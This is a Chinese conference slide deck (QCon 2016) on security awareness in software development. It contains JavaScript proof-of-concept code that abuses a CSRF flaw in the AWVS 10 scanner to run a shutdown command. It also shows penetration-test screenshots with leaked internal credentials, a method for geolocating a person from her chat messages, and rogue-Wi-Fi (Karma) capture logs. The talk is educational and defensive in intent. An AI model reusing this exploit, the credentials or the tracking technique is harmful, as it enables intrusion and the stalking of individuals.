

# QCon 全球软件开发大会 【北京站】2016

## “安全”开发之 “坑无止境”

永信至诚(i春秋)-----吴  
海涛

# QCon

2016.10.20~22

上海·宝华万豪酒店

## 全球软件开发大会 2016

### [上海站]



购票热线: 010-64738142

会务咨询: [qcon@cn.infoq.com](mailto:qcon@cn.infoq.com)

赞助咨询: [sponsor@cn.infoq.com](mailto:sponsor@cn.infoq.com)

议题提交: [speakers@cn.infoq.com](mailto:speakers@cn.infoq.com)

在线咨询 (QQ): 1173834688

团 · 购 · 享 · 受 · 更 · 多 · 优 · 惠

**7折** 优惠 (截至06月21日)  
现在报名, 立省2040元/张






一个小故事

# 白帽子的“上帝视角”

# 安全检测工具反被\*\*



AWVS 10

## 自动安装AcuWVSSchedulerv10

- 运行在system权限下的。
- 监听本地的8183端口；
- 直接调用接口来添加新的扫描任务。
- 命令行下一个参数为/run，通过它可以执行系统任意命令

——素材来源于网站《如何优雅的反击扫描你网站的黑客》

## 原始利用代码

```
<script>
var time = new Date()
var y = time.getFullYear();
var m = time.getMonth()+1;
var d = time.getDate();
var hours = time.getHours();
var min = time.getMinutes()+1;
var command = "shutdown -r -t 0";
var padding = "http://";
for(i=0;i<2048;i++)padding+="a";
var exp = '{"scanType":"scan","targetList":
y+"","dayOfWeek":"1","dayOfMonth":"1","time
profile":"Default","loginSeq":"<none>","set
e>","savetodatabase":"True","savelogs":"Fal
se"}';
var xmlhttp;
if(window.XMLHttpRequest){
xmlhttp=new XMLHttpRequest();
}else{
xmlhttp=new ActiveXObject("Microsoft.XMLH
TML");
xmlhttp.open("POST","http://127.0.0.1:8183/10
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.setRequestHeader("RequestValidated","true");
xmlhttp.send(exp);
</script>
```

这个漏洞是可以通过CSRF主动触发的

## 改造后的代码

```
1 <script>
2 var xmlhttp;
3 if(window.XMLHttpRequest){
4 xmlhttp=new XMLHttpRequest();
5 }else{
6 xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
7 }
8 xmlhttp.open("POST","http://127.0.0.1:8183/10
9 xmlhttp.send("123");
10 </script>
```

实现的目的:可再自己的网站上添加一段Js代码,加入类似“shutdown”的命令,来实现远程干扰。

## 常规使用视角



## 白帽上帝视角

制定安全扫描策略



扫描任务的  
调度与制定



安全检测



生成报告


制定安全扫描策略



扫描任务的  
调度与制定

任意  
代码  
执行?

包含  
漏洞?



影响检测进行



TIPS:

- 1.安全软件本身也不是安全的
- 2.为了便携性、易用性增加的功能，可能会带来新的安全隐患

主题正式开启

开发过程中我们**理论上**是这样保障安全的



# 实际到底发生了什么？

在BUG管理系统上提交了这些Bug：

- ◆ 部署在内网的管控软件，http协议，管理中心与客户端通信，明文---建议更改为https传输。
- ◆ 将内存调整为512MB时，前台服务未崩溃，但是无法收取策略信息。
- ◆ 密码首次登陆没有强制修改
- ◆ 登陆提示过于明确，容易被爆破。
- ◆ .....

处理结果.....

- ◆ 设计如此
- ◆ 非功能性Bug
- ◆ 延期处理
- ◆ .....

PS：然而，我们开发的也是一套**安全防护产品**.....

# 终于有一天

## 漏洞概要

缺陷编号: **WooYun-2012-06482**

漏洞标题: **华为等安全设备弱口令**

相关厂商: **华为**

漏洞作者: **守望**

提交时间: 2012-04-28 12:30

公开时间: 2012-04-28 12:30

漏洞类型: 基础设施弱口令

危害等级: 高

自评Rank: 10

漏洞状态: 未联系到厂商或者厂商积极忽略

漏洞来源: <http://www.wooyun.org>, 如有疑问或需要帮助请联系 [help@wooyun.org](mailto:help@wooyun.org)

Tags标签: **默认配置不当** **安全设备默认配置不当**

拿漏洞扫描  
工具扫扫再  
上线吧

技术总监看到了这么一个披露的漏洞后.....

# 简单的实施了“安全”开发.....



## B/S模式的软件

- 管理中心：基于tomcat , java编写
- 客户端为：c编写

主要的问题：

1.CSRF跨站点伪造

2.弱口令

3.SQL注入：http隐藏域每次会话令牌不唯一

.....

当问题反馈给研发时，  
得到的答复如下：

早知道这个问题，之前  
懒得改.....





来 把头伸过来  
我给你看个宝贝

# 测试工程师的现实尴尬



苦逼的测试工程师


当不小心，在测试中提出了产品中得安全问题时，我遇到的回答.....



当我是一名信息安全咨询工程师

——经历的两三事

# “坑无止境” 之安全意识的薄弱--某次真实渗透测试案例



蹭网连接

## 无线破解

wifi万能钥匙

wpa密码破解

## 无线嗅探

端口、服务扫描

gr-yan1.docx  
ggw-002办公区.docx  
ggw-003办公区.docx  
gri-004区.docx  
hz-005区.docx  
hz-行政区.docx  
new-新办公区.docx

## 测试报告

汇总、分析

修复建议

基于sock5，做数据包转发，连接成功后，远程进行扫描与检测

# 检测问题汇总

## 系统账号密码弱口令

- 123456、空密码
- 与公司简称有关的英文组成

## 开发环境弱口令

- 项目管理系统登陆弱口令

## 密码通用

## 开发环境的安全配置不重视

- 列目录

## wifi随意开放或弱口令

## 个人PC弱口令.敏感文件随意存放

## 内网平台或产品漏洞

- 自身软件平台存在漏洞，被利用

第一组 真实姓名 包含 并且 第二组 用户名 包含 搜索 重置 保存 我的查询

- 部门结构
- 产品部
- 市场部
- 研发部
- 产品研究部
- 管理部

| ID  | 真实姓名     | 用户名   | 职位   | 邮箱        | 性别 | 电话 | QQ | 加入日期       | 最后登录       | 访问次数 |
|-----|----------|-------|------|-----------|----|----|----|------------|------------|------|
| 001 | admin    | admin | 其他   | bugfree@  |    |    |    | 0000-00-00 | 2016-02-23 | 200  |
| 002 | zhangkai |       | 高层管理 | zhangkai@ | 男  |    |    | 2014-05-29 | 2016-01-20 | 9    |
| 003 |          |       | 研发主管 | anggy@    | 男  |    |    | 2016-01-11 | 2014-10-23 | 17   |
| 009 |          |       | 研发主管 | angha@    | 男  |    |    | 2016-01-11 | 2016-01-13 | 33   |
| 011 |          |       | 高层管理 | angon@    | 男  |    |    | 2014-05-29 | 2016-01-12 | 6    |
| 012 |          |       | 研发主管 | gshen@    | 男  |    |    | 2014-05-29 | 2016-01-12 | 12   |
| 014 |          |       | 运维   | anleng@   | 男  |    |    | 2016-01-11 | 2015-04-07 | 33   |
| 024 |          |       | 研发主管 | agru@     | 男  |    |    | 2016-01-11 | 2016-01-13 | 14   |
| 027 |          |       | 运维   | guchen@   | 男  |    |    | 2016-01-11 | 2016-01-11 | 39   |
| 029 |          |       | 产品经理 | agyu@     | 女  |    |    | 2015-01-08 | 2016-01-11 | 2    |
| 045 |          |       | UI   | he@       | 女  |    |    | 2016-01-11 | 2016-01-12 | 6    |
| 048 |          |       | 测试   | agxia@    | 女  |    |    | 2016-01-11 | 2016-01-11 | 32   |
| 052 |          |       | 产品主管 | angrui@   | 女  |    |    | 2016-01-11 | 2016-01-11 | 2    |
| 053 |          |       | 测试   | angna@    | 女  |    |    | 2016-01-11 | 2016-01-13 | 19   |
| 055 |          |       | 测试   | amin@     | 女  |    |    | 2016-01-11 | 2016-01-11 | 19   |
| 056 |          |       | 高层管理 | gint@     | 男  |    |    | 2016-01-11 | 2016-01-12 | 12   |
| 057 |          |       | 研发   | heng@     | 男  |    |    | 2016-01-11 | 2016-01-13 | 13   |
| 058 |          |       | 研发   | hanc@     | 男  |    |    | 2016-01-11 | 2016-01-11 | 13   |
| 060 |          |       | 运营   | gyong@    | 男  |    |    | 2016-01-11 | 2016-01-21 | 3    |
| 077 |          |       | 产品经理 | gning@    | 男  |    |    | 2016-01-11 | 2016-01-11 | 4    |

研发人员的真实姓名、邮箱、职位等信息的泄露

| A                             | B             | C         | D      | E | F | G |
|-------------------------------|---------------|-----------|--------|---|---|---|
| 1 控制台                         | Administrator | 3Df193GH6 |        |   |   |   |
| 2 192.168.40.171              | all1000       |           |        |   |   |   |
| 3 192.168.40.171              | root          | echungu   | WinSCP |   |   |   |
| 4 http://192.168.20.200:8080/ | root          | echungu   | WinSCP |   |   |   |
| 5 192.168.20.200 (WinScp)     | root          | echungu   | WinSCP |   |   |   |
| 6 泉                           | root          | echungu   | WinSCP |   |   |   |
| 7 192.168.20.33               | root          | echungu   | WinSCP |   |   |   |
| 8 200数据库                      | root          | echungu   | WinSCP |   |   |   |
| 9 localhost                   | root          | echungu   | WinSCP |   |   |   |
| 10                            |               |           |        |   |   |   |
| 11                            |               |           |        |   |   |   |
| 12                            |               |           |        |   |   |   |
| 13                            |               |           |        |   |   |   |
| 14                            |               |           |        |   |   |   |
| 15                            |               |           |        |   |   |   |
| 16                            |               |           |        |   |   |   |
| 17                            |               |           |        |   |   |   |

目录遍历、弱口令等造成的研发信息泄露

儿发牙生曰吐乳

[illegible]

# **“坑无止境”之安全意识的薄弱**

## **—追踪落地之女程序员**



有山 有湖 环境也好好



想出去逛逛 可能这边有点偏

市里空气不好 人多

我听不懂这里人讲什么 完全听不懂



河的对面热  
上看到的

你是在哪?发

昨天



酒托



错过的闹钟

周二 08:21 - 闹钟



错过的闹钟

周二 08:19 - 闹钟



QQ

你收到了15条新消息

11:15



阵雨 15~25°C


北京今天有雨，记得带伞哦！



日照右机场

# 基本信息的整合

|                 |                |
|-----------------|----------------|
| 2g，信号不好         | -->县份          |
| 消费水平低           | -->县份          |
| 山多              | -->盆地          |
| 有湖              | -->可用百度地图查找相似地 |
| 十几公里外就是海        | -->判断地理位置      |
| 地理位置偏远          | -->远离市区        |
| 市里空气不好          | -->确定不在市区      |
| 地方话严重           | -->非本地人，地方话严重  |
| 河对面热闹           | -->县被河贯穿       |
| 酒店              | -->非本地人        |
| 山多，温州有机场        | -->温州附近        |
| ap名：qthjfsbg... | -->ap有利判断      |
| 作息：早8:20左右      | -->了解作息，方便贴靠   |
| 关注北京天气          | -->关注城市        |





# 青田皇家风尚宾馆

## 看我如何社工拿到几千人的地址信息&姓名电话&内部通讯录&内部培训资料等

这种攻击方式，我感觉未来会掀起一股浪潮...其实一点技术含量都没有 == 但是危害还是蛮巨大的 ...加了个如风达的群： 然后录： 内部培训资料： 接下来的就是订单信息 收件人姓名电话详细地址一览无余 涉及大概几千条 有的地方码没打好还请审核帮

提交日期：2016-04-09 作者：路人甲

## 如何社工得到某医疗全部员工OA用户名和密码&附上董事长界面截图

本次渗透毫无技术含量，纯粹靠社工...首先看见 某群公告里写着，OA 密码和用户名在群文件里。如图 也是 巴拉巴拉 申请后进入（此处略）顺利进入 如图 然后就得到了全部账号了。...登陆地址：oa外网地址（包括移动内网）<http://klidi2015.imwork.net:45692> oa电信内网地址 <http://192.168.1.47:5555> 账号截图已打码 给个 董事长的 截图 董事长的权限应该很大吧。...增强安全...

提交日期：2016-02-02 作者：路人甲

## 计蒜客员工安全意识不足导致可登陆邮箱/teambition/简聊(与CEO...



2015年8月1日 - 漏洞标题: 计蒜客员工安全意识不足导致可登陆邮箱/teambition/简聊(与CEO聊天...一次给力的社工行为。洞主提交漏洞后我们第一时间封锁了该同事的相关权限,并已经...

[www.wooyun.org/bugs/wo...](http://www.wooyun.org/bugs/wo...) - 百度快照 - 70%好评

.....

除了公司外，还有哪些地方适合加班？



## “坑无止境”之安全意识的薄弱—熟悉的场景

开发小项目组，相约一起去星巴克写代码，赶项目。

**或许：**

直接连接星巴克的公共wifi，然后开始噼里啪啦的代码，之后可能发生什么事情？



伪造周边的wifi网络， 设置为无密码状态

通过伪造虚假响应包(Probe Response)来回应 STA(Wireless station, 手机、平板等客户端等)探测(Probe Request)的攻击方式，让客户端误认为范围内存在曾经连接过的WiFi热点，从而骗取客户端的连接。



Clients PineAP Karma Log


PineAP Client Report<sup>②</sup>

Regenerate

| HW Address     | IP Address    | SSID     | Hostname            | Last Seen   |
|----------------|---------------|----------|---------------------|-------------|
| f8:a[redacted] | ---           | dorzie00 | ---                 | 230.96s ago |
| 18:5[redacted] | 172.16.42.202 | ---      | MI4LTE-xiaomishouji | 4.14s ago   |
| ac:7[redacted] | 172.16.42.144 | ---      | [redacted]          | 0.08s ago   |

## 然后发生了什么？

|                  | Clients | PineA |
|------------------|---------|-------|
| Jun 5 04:20:25 P |         |       |
| Jun 5 04:20:22 P |         |       |
| Jun 5 04:20:22 P |         |       |
| Jun 5 04:20:22 P |         |       |
| Jun 5 04:20:22 P |         |       |
| Jun 5 04:20:22 P |         |       |
| Jun 5 04:20:19 P |         |       |
| Jun 5 04:20:18 P |         |       |
| Jun 5 04:20:18 P |         |       |
| Jun 5 04:20:18 P |         |       |
| Jun 5 04:20:16 P |         |       |
| Jun 5 04:20:13 P |         |       |
| Jun 5 04:20:10 P |         |       |
| Jun 5 04:20:10 P |         |       |
| Jun 5 04:19:56 P |         |       |
| Jun 5 04:19:52 P |         |       |
| Jun 5 04:19:48 P |         |       |
| Jun 5 04:19:48 P |         |       |
| Jun 5 04:19:48 P |         |       |
| Jun 5 04:19:48 P |         |       |
| Jun 5 04:19:48 P |         |       |
| Jun 5 04:19:36 P |         |       |
| Jun 5 04:19:27 P |         |       |
| Jun 5 04:19:27 P |         |       |
| Jun 5 04:19:25 P |         |       |
| Jun 5 04:19:25 P |         |       |
| Jun 5 04:19:22 P |         |       |




按照IEEE802.1X标准，第2步骤中AP是不应当应答STA发来的探测请求包

# “坑无止境”之安全意识的薄弱—现场测试的结果是不是发现我们的人生步步是坑？



## 回头再看微软SDL



- 安全培训(training): 推广安全编程意识???
- 需求分析(requirements): 寻找安全嵌入的最优方式
- 系统设计(design): 威胁建模设计
- 实现(implementation): 安全开发
- 验证(verification): 黑/白盒测试
- 发布(release): 最后检查确认
- 响应(response): 应急响应, bug跟踪解决

## 如何评价安全开发生命周期sdl实施效果？



0

Oneplusone, 帝国教育系统的失败产物



参与过流程的人现身说法。



大学刚毕业的时候，外包进入一个国企（民航局下属单位）做民航航空报文系统。直白一点就是做的系统就航空管理局（空中交通管理局，一个土豪单位）对各大航空公司空中飞行的飞机进行指挥和线路管理向飞机发

**上线后出来的问题也没有想象中那么多，一些人为因素使用除外！**

每个阶段进行需求确认，同行评审，方案评审，验收等各个阶段各种大小会议，评审会议不断，文档修改了一次又一次，需求不断变化，流程不断更新，各种领导签字！

项目周期一拖再拖，前期项目需求分析和设计阶段占用了大量的时间，导致项目周期延迟！

整个生命周期走下来，会对软件的开发有很深的了解！

软件相对来说很多问题都在开会中解决了！**上线后出来的问题也没有想象中那么多，一些人为因素使用除外！**

# 人是安全体系中最薄弱的环节



- 安全系统是人设计的，人的知识、技术水平决定了系统的可靠性
- 安全系统是人运营的，人的可靠性直接影响到整个系统
- 信息安全的核心是人（法人）的安全，人自身的安全意识（能力）的水平直接决定了信息安全系统的稳定

# “坑无止境”之重新拾回安全意识的培训

“人是最薄弱的环节。你可能拥有最好的技术、防火墙、入侵检测系统、生物鉴别设备，可只要有人给毫无戒心的员工打个电话……”。

——Kevin Mitnick

也许可以从这些方面入手：

弱口令、社会工程的防范等安全意识的普及

敏感信息的加密、隔离

防黑客意识的编程思维

了解应用程序的相关漏洞

.....

# 我们在做的一些事情

New ① 惠秋 初阶

## 拯救蓝屏

你中招了吗? WIN7/8/10 补丁拯救蓝屏

更新到第1节 (价格: 免费)

【拯救蓝屏】你中招了… [❤ 关注](#)

讲师: i春秋 414人已学

初阶

## 安全产品原理

更新到第4节 (价格: 20泉)

安全产品原理 [❤ 关注](#)

讲师: jack zhai 5171人已学

初阶

## 被攻击的那些事儿

更新到第1节 (价格: 免费)

被攻击的那些事儿 [❤ 关注](#)

讲师: 泳少 6186人已学

初阶

## 博士话安全

### 威胁无处不在

更新到第7节 (价格: 3泉)

博士话安全: 威胁无处… [❤ 关注](#)

讲师: 裴智勇 2167人已学

初阶

## 账号安全

更新到第3节 (价格: 0泉)

账号安全 [❤ 关注](#)

讲师: 洋葱 8938人已学

初阶

## 白帽子的法律培训

更新到第2节 (价格: 免费)

白帽子的法律培训 [❤ 关注](#)

讲师: 360补天漏洞响应… 3169人已学

初阶

## 你知道你手机被黑的真相吗

更新到第4节 (价格: 免费)

你知道你手机被黑的真… [❤ 关注](#)

讲师: 风语者字幕组 3923人已学

初阶

## 邮件安全

更新到第1节 (价格: 38泉)

邮件安全 [❤ 关注](#)

讲师: 赵东来 1271人已学

初阶

## 白帽黑客 线下沙龙 就等你来!

更新到第2节 (价格: 免费)

IDF实验室&i春秋学院… [❤ 关注](#)

讲师: i春秋 5072人已学

i春秋:  
培育信息  
安全时代  
的安全感

# i春秋，让信息安全走入寻常百姓家



每周

**40** 节  
以上课程更新频率

每天

**30000** 人  
在线学习、交流

**60%**

的会员是大学及  
更年轻的学生

# i春秋，让信息安全走入寻常百姓家



**名师  
讲师团**

来自国内知名  
安全机构的  
安全天团



**精品  
课程**

精心制作的  
学习安全专题  
和学习路径



**国内外  
公开课**

各种黑客大会  
极客大会  
让你无障碍学习

# 我们在做的一些事情



目前可以用Android手机、笔记本、PC进行测试

**可喜的是**

**无论是三五人的团队，  
还是数千人的研发中心  
越来越多的人把安全放到了至关重要的地位。**

## 企安殿\_咨询事宜（重要）



发送给

2016/3/24 14:51 [详细信息](#)

您好,

我们是的信息安全部门,大家对i春秋上的多种课程比较感兴趣,但由于我们对课程的需求侧重点较为分散,所以出于实用性考虑,我们觉得“企安殿”似乎会更适合。

看简介,企安殿的课程内容,是涵盖了i春秋上的所有课程吧?

请问,能否咨询关于企安殿的具体收费情况明细介绍?

谢谢。

技术中心 信息安全

## 企业课程购买



发送给

2016/4/19 10:58 [详细信息](#)

哈喽,有企业人员来采购课程,下面是资料。采购员人不愿意致电400电话。麻烦联系一下。

1.

公司:

电话:

联系人:

合作意向: 咨询的是针对企业员工的内部课程。课程大概供6000人左右使用。

THANK YOU

网址 : [www.integritytech.com.cn](http://www.integritytech.com.cn)